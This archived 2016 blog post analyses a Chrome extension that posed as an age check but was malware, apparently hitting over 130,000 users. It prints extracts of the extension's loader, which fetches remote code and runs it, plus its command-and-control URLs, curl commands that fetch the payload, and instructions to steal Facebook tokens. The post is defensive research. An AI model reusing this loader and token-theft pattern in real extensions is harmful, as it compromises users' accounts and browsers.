Malware in the browser: how you might get hacked by a Chrome extension

By Maxime Kjaer

Published: 2016-07-18 · Archived: 2026-04-06 03:32:53 UTC

July 18, 2016

Increasingly, browsers are taking on a central role in our daily lives. With web apps for everything, we have placed our most intimate data on online services such as Facebook, Amazon or GMail. This move to online services has required that we up the security of our online services, and due diligence has brought us HTTPS-only sites, two-factor authentication, and so on. But there's still a weak link in the chain: a rogue browser extension can impair all of those security measures.

It seems like most people are unaware of how big of an attack vector browser extensions have become. They're still quite unregulated territory, and although there are inherent limits to what they can do, there exists little to no protection against extension malware — your antivirus can't help you here.

In this post, I'll share what I have found by investigating one such malware extension that a friend of mine was infected by. I've hesitated a lot about publishing all of the code, but have finally decided against it; I would never want to help propagate malware. However, I still want to show how this malware functions, so I'll be posting *extracts* of the code in this post. I've taken the liberty to remove some lines that were irrelevant to the point I was making, but everything else is really as I have found it.

Discovery


On my Facebook news feed, I had noticed that one of my friends was regularly liking some weird, lewd, clickbaity links. Now clickbait content is far from uncommon on Facebook, but something was off in this case. I had noticed a pattern: it was always the same friend who would Like the same type of links. They would always have around 900 Likes and no comments, while the page behind them has about 30 Likes. Even weirder: every single post on that page is posted 25 times.

One of the posts that my friend had Liked. 940 Likes, no comments.

Now I know my friend; he's a smart guy, so I don't really see him liking tons of this (frankly) crap content. Intrigued, I decided to go down the rabbit hole and see what this was all about.


So I clicked on one of these links. Huge mistake.

I was instantly greeted with a message saying that I should verify my age before I could view the content. The semi-raunchy nature of the content made it seem sort of justified. What wasn't justified, though, was the fact that this verification had to be done by installing a Chrome extension.



The Chrome extension that I would have to install in order to "verify my age"

The extension is allegedly offered by a website called `viralands.com` (not linking to them). A quick search for their other extensions revealed that they had 9 visibly identical extensions. They've now been removed, but back when I looked at it, those extensions had a total of 132,265 users.



A list of almost identical extensions being offered by Viralands on the Chrome Webstore

Feeling that something was completely off, I decided to take a look at the extension's code before doing anything else. Here's what I found.

A facade of utility

The extension manifest is suspicious at best

A good place to start is the extension's manifest, a file called `manifest.json`. This is a metadata file containing information about the extension such as its name, description, version number, permissions, and so on.

Generally, looking at the requested permissions and listed scripts gives an idea of what the extension will do. The extensions asks the following permissions:

```
1  {
2          "permissions": [
3                  "storage",
4                  "<all_urls>",
5                  "tabs",
6                  "webNavigation",
```

```
7                   "alarms"
8               ]
9           }
```

When installing the extension Chrome translates these permissions to to the following warning:

> Add “Viral Content Age Verify”?
> It can:
>
> - Read and change all your data on the websites you visit.

Already, this seems like an awful lot for an extension that just needs to check your age, doesn’t it?

If we keep reading the manifest file, we find the following lines:

```
1   {
2           "background": {
3                   "scripts": [
4                           "scripts/query-string.js",
5                           "scripts/install.js",
6                           "background.js"
7                   ],
8                   "persistent": true
9           },
10          "content_security_policy": "script-src blob: filesystem: chrome-extension-resource: '
11  }
```

So all in all, it wants to run 3 scripts persistently (meaning that they can’t be paused), while being able to *fetch data from anywhere, store it, and evaluate stored code unsafely*. This isn’t boding all too well already. Let’s take a look at the three scripts (`background.js` , `query-string.js` and `install.js`) to see if there is any validity to our suspicions.

The age verification is fake

The `background.js` script is quite short, as it only does one thing: when the extension is installed, it opens a popup. The popup is a simple HTML form where you can enter your birthday and press “Verify”. Oh cool, the extension might actually do as advertised!

But the JavaScript that runs on that age verification page is particularly interesting, as it tells another story:

```
document.querySelector('#submit').addEventListener('click', function() {
        document.querySelector('#box').hidden = true;
        document.querySelector('#loading').hidden = false;

        setTimeout(function() {
                document.querySelector('#loading').hidden = true;
                document.querySelector('#done').hidden = false;
        }, (randomIntFromInterval(0, 2) / 2 + 0.5) * 1000);
});
```

Yes, you're reading this right. If you click "Verify" it will display "Loading…" and idle for a random amount of time, and then say "Done". It doesn't do anything; the age verification is a dummy.

So what is it hiding? The extension runs two more scripts, namely `query-string.js` and `install.js`. Let's see what's going on in those.

What is it actually doing?

Fetching a remote payload

The `query-string.js` script isn't of much interest, as it's just a copy of this NPM package.

But you'll never believe what install.js does! Line 133 will surprise you (It hurt me a little bit on the inside to write a sentence like that).

Among the first lines of `install.js` is this eye-striking line:

```
var programUrl = 'http://104.131.35.136:9999/jsnew.php?id=22';
```

It's a hardcoded variable for an external server on which to fetch scripts (also it doesn't even have the courtesy to do it over HTTPS. Bonus MITM attacks yay!).

Spoiler alert: The script that it fetches from the above server is a malware payload. The extension needs to download it after having been installed because it cannot ship with the payload if it wants to pass through the Chrome Webstore's security checks.

It fetches a script from the server, stores it in localStorage and executes it. We can see this happening in the `getProgram()` function.

```
function getProgram(event) {
        var xhr = new XMLHttpRequest();
        var url = programUrl;
        var querySign = url.indexOf('?') === -1 ? '?' : '&';

        url += querySign + 'r=' + Date.now();

        xhr.open('GET', url, true);
        xhr.setRequestHeader('XYZ-Extension-Id', chrome.runtime.id);

        xhr.onload = function() {
                var code = xhr.response;

                try {
                        var fn = new window['Function'](code);
                        console.log('Executing loaded code');
                        fn(); // exit if error

                        localStorage.setItem('localCode', code);
                } catch (e) {
                        console.error(e);
                }

                xhr.send();
        }
}
```

I was able to simulate a such request with the following cURL command.

```
curl -o external.js --header "XYZ-Extension-Id: nogheblblcgkncmpggmikmcpnjdihgdd" http://104.131
```

This gave me the malware payload. It doesn't have a formal name, but I called it `external.js`. This is a fairly long file, clocking in at 1288 lines. Here's what it's capable of doing.

Getting instructions from an external server

Two URLs are defined in the beginning of `external.js`:

```
var ACTIONS_URL = 'http://159.203.99.206/api/get/';
var STATUS_URL = 'http://159.203.99.206/api/status';
```

The first URL is to get instructions from a server, and the second one is to report back to it. This model of getting instructions from a server and sending the status back is not a new trick at all; it's called Command and Control (or C&C; for short).

We'll discover how the extension gets instructions from the C&C; server, and what the instructions contain by looking at the `getActions()` function defined in `external.js`:

```
function getActions(uid) {
        var xhr = new XMLHttpRequest();

        xhr.open('GET', ACTIONS_URL + uid, true);
        xhr.responseType = 'json';

        xhr.onload = function() {
                var data = xhr.response;
                var actions = data && data.actions;

                if (Array.isArray(actions) && actions.length) {
                        checkFBLogin(function(status) {
                                fbLoginStatus = status;
                                handleActions(actions);
                        });
                }
        };

        xhr.send();
}
```

The `uid` variable is a unique identifier for your machine, and is generated by a function called `generateUID()`:

```
function generateUID() {
        var array = new Uint32Array(8);
        window.crypto.getRandomValues(array);

        return [].map.call(array, function(n) {
                return n.toString(16)
        }).join('');
}
```

I ran it once, and it gave me:

```
c38ae4ec1d2820bc9e2c03c0fe517585644576c988a03ae84af63b6d2bc9e7
```

So this is what I'll use as an example. You'll need to create your own UID if you want to get your very own instructions. To simulate a request to the server, I ran:

```
curl -o actions.json http://159.203.99.206/api/get/c38ae4ec1d2820bc9e2c03c0fe517585644576c988a03
```

This returns a JSON file containing a list of actions that the extension will undertake. Here are the instruction I got:


```
{
        "actions": [
                {
                        "actionType": "ap",
                        "data": {
                                "url": "https://www.facebook.com/dialog/oauth?redirect_uri=ht
                                "callback": "http://159.203.99.206/api/getToken"
                        }
                },
                {
                        "actionType": "ap",
                        "data": {
                                "url": "https://www.facebook.com/dialog/oauth?redirect_uri=ht
                                "callback": "http://159.203.99.206/api/getToken2"
                        }
                },
                {
                        "actionType": "lk",
                        "data": {
                                "id": "VVideosss"
                        }
                }
        ]
}
```


Let's try to make sense of what this means the extension is doing.

Leaking your access tokens

The first two actions contain links that the extension can steal your access tokens from. If you load these links, you will be forwarded to an URL containing your access tokens, which the extension will catch and send to the server in the `callback` field above.

With your Facebook access token, the malware operators have access to your account. They can log in to it, send and read messages, post statuses and links, comment, Like posts and pages… Having these stolen is equivalent to having your login credentials stolen.

Liking Facebook pages

The instructions that I downloaded also told the extension to go Like a page called *VVideosss*. Let's check the page out:

168,153 Likes, what a popular page! Wait, that's not too far from the 132,265 users that have been infected by the Viralands extensions, is it?

It seems likely to me that the page in question must've bought some Likes from some dodgy provider (which, side note, is an adjective that applies to all Facebook Like sellers) that creates Likes from infected computers instead of clickfarms or something. Though this is pure speculation, I'm certain that something fishy is going on with this page.

Subscribing you to YouTube channels

I didn't get any instructions to subscribe to any YouTube channels, but the code does contain a function that does just that.

Reporting back to the server

The extension can also report back to the C&C; server about its current status, through the following function:

```
function sendStatus(data) {
        chrome.storage.local.get('uid', function(storage) {
                data.id = storage.uid;
                data.extension_id = chrome.runtime.id;
                data.fbLoginStatus = fbLoginStatus;

                var xhr = new XMLHttpRequest();

                xhr.open('POST', STATUS_URL, true);
                xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
                xhr.send(queryString.stringify(data));

                console.log('Status data has been sent', data);
        });
}
```

It sends three things back to the server:

1. The UID, a unique ID string that identifies the infected machine
2. The extension ID, a string corresponding to the extension that is reporting back (because there are multiple copies of the same extension available in the Chrome Webstore, and the malware operators might need to know which one you have).
3. Whether the infected machine currently is signed into Facebook

I'm taking it that the malware operators use this information to judge the exact size and activity of their botnet, as these are factors that determine its value on the black market.

And potentially much more

The extension is always on the lookout for a new version of the payload. Though I haven't witnessed it change, it could very well evolve and gain new capabilities.

Since the malware has permission to "read and change all your data on the websites you visit", its operators could gain total control over everything that happens in your browser. They could potentially read your emails, steal all your login credentials, have you DDoS someone, mine Bitcoin, seed pirated content… You name it. That even includes reading and leaking your credit card information, if you ever are to type that in.

Your local files are off-limit though, if that's of any consolation. Hurray, right?

Taking the botnet down

Though most of the Viralands extensions have been taken down from the Chrome Webstore now, that doesn't change anything for the 132,265 infected computers. To the best of my knowledge (I couldn't find anything

confirming it though), an extension stays installed even after it has been removed from the Webstore, so every infected machine effectively stays infected.

Thankfully, this C&C; network isn't really well conceived. As the Wikipedia article on C&C; notes:

> A botnet server structure that lacks redundancy is vulnerable to at least the temporary disconnection of that server.

There is no redundancy in this case; the C&C; server is just a hardcoded IP address! If the malware operators were to lose control over said IP address, the whole network would effectively be deactivated. Again, the article notes:

> In some cases, computer security experts have succeeded in destroying or subverting malware command and control networks, by, among other means, seizing servers or getting them cut off from the Internet

Well, I wouldn't consider myself to be an *expert* in computer security, but I might be able to destroy this C&C; network anyway.

Using IPalyzer, I found out that both IP addresses belong to DigitalOcean, a hosting provider (actually the one that I use for this site). I have experience signaling abuse to DigitalOcean, and they have always been very responsive, usually getting the issue solved within a day or two.

If DigitalOcean does take down these two servers, then the botnet will have been destroyed. Or rather, the malware operators will lose control over it — all the machines technically remain infected, but the malware will be defused. Still, that's a patched security vulnerability on 130,000 machines at once. A drop in the ocean compared to the size of the Internet, but still a decent catch if you ask me.

How can we prevent this in the future?

I do not want to offer the conclusion that everyone should stay clear of all browser extensions. They're still immensely useful, and some of them actually do make for a safer browsing experience (HTTPS Everywhere, uBlock Origin, LastPass…). That being said, malware will always be a risk when you offer third-party software high levels of permissions. I'd like to propose a few ideas that could help reduce that risk.

Google could start out by restoring trust in trustworthy extensions. One way of doing that would be to manually verify extensions, or vet the reputation of the developer.

Open Source is also a great way of restoring trust: if an extension is open source, then maybe that could warrant a badge? There's still the problem of whether the open source code is what's being served in the extension, but there are ways of solving that too — off the top of my head I can suggest a GitHub integration that automatically builds and publishes the latest version of the code and then marks it as "verified as being open-source".

Let's not forget that this is f***ing Google we're talking about! They do static code analysis with automatic suggestion of fixes on an 86TB repository, so don't tell me that they're unable to detect blatant malware in a 20KB Chrome extension! The fact is that the current malware detection on the Chrome Webstore is a joke. Currently, all it takes to get around it is to download the payload on installation rather than shipping with it. This

has been the case for years now, and it doesn't seem like Google is doing much about it. They offer 5-digit bug bounties for vulnerabilities in Chrome, and yet they leave this glaring security hole virtually unguarded!

The current state of affairs is dismal on the Chrome Webstore. Yes, you can report an abusive extension, but the fact that these ones got to at least 132,000 users before being taken down is a testament to how ineffective that is. If anyone from Google is reading this: fix the Chrome Webstore — it's one of the largest single security threats to the Web right now.

Addendum

Will Harris, who works on Chrome Security, tells me that blacklisted extensions actually are removed from the computers of those who have them installed.

> @maximekjaer Extensions that are blacklisted in the Chrome web store do get automatically removed from all users who have them installed.
>
> — Will Harris (@parityzero) July 18, 2016

That's good news, because it means that the 132,000 users in question aren't infected anymore. It provides an easier, more efficient way of shutting down a such botnet.

« Back
